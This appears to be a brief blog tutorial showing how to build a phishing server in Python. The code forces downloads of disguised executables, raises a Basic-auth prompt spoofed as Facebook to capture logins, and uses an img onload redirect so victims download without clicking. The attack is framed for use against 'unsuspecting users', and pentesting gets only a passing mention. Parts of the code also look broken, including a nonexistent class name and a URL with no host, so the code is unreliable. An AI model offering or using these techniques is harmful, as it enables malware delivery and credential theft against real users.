

Let's do Phishing: I will show you how a hacker can very quickly and easily create his own HTTP Server and distribute malicious software to unsuspecting users or even steal your username and password (e.g. Facebook, Twitter, etc.).
Of course, it could also be used for pentesting or for learning HTTP Headers.
We can create a simple index.html (Home page) and direct users there. Then the headers will do what is needed on their own.
#!/usr/bin/python import SocketServer import SimpleHTTPServer #SHTTPServer subclass class SHTTPServer(SimpleHTTPServer.SimpleHTTPRequestHandler): def do_GET(self): if self.path=='/user': self.send_response(200) self.send_header('Content-Disposition','attachment;filename=test.txt') self.send_header('Content-Length','100000') self.end_headers() else : SimpleHTTPServer.SimpleRequestHandler.do_GET(self) s=SocketServer.TCPServer(("0.0.0.0",9000),SHTTPServer) s.serve_forever()Copy the above and save it to a file with a name ending in *.py
Give it permissions chmod a+x and run it.
Once you try to enter https:///user then the browser will ask you to save or run the file as in the image below.

Of course it will not be a simple *.TXT file but something executable in *.EXE or *.TXT.EXE
To turn our code into something more phishing we will make a small change to the do_GET function and index.html.
Once someone enters our page, we will redirect them to a Phishing page to grab their details. Of course, the methods and techniques vary.
def do_GET(self): self.send_response(401) self.send_header('WWW-Authenticate','Basic realm=https://www.facebook.com') self.end_headers() #Change our original target=open('index.html','w') target.write("<img src='facebook.png' onload=window.location.assign('https://192.168.1.4:9000/user')> ") target.close()
I think the result was pretty good and also pretty convincing. Without many lines of code we created:
- An HTTPServer without installing any programs simply with the help of Python which is pre-installed on Linux
- We made minor changes to the Response headers
- We quickly and simply took the user to the point we wanted them to download our file without making many clicks, and to be precise, without making a single one
- With a PrintScreen we made our homepage look like Facebook and redirected the user to the Authentication point
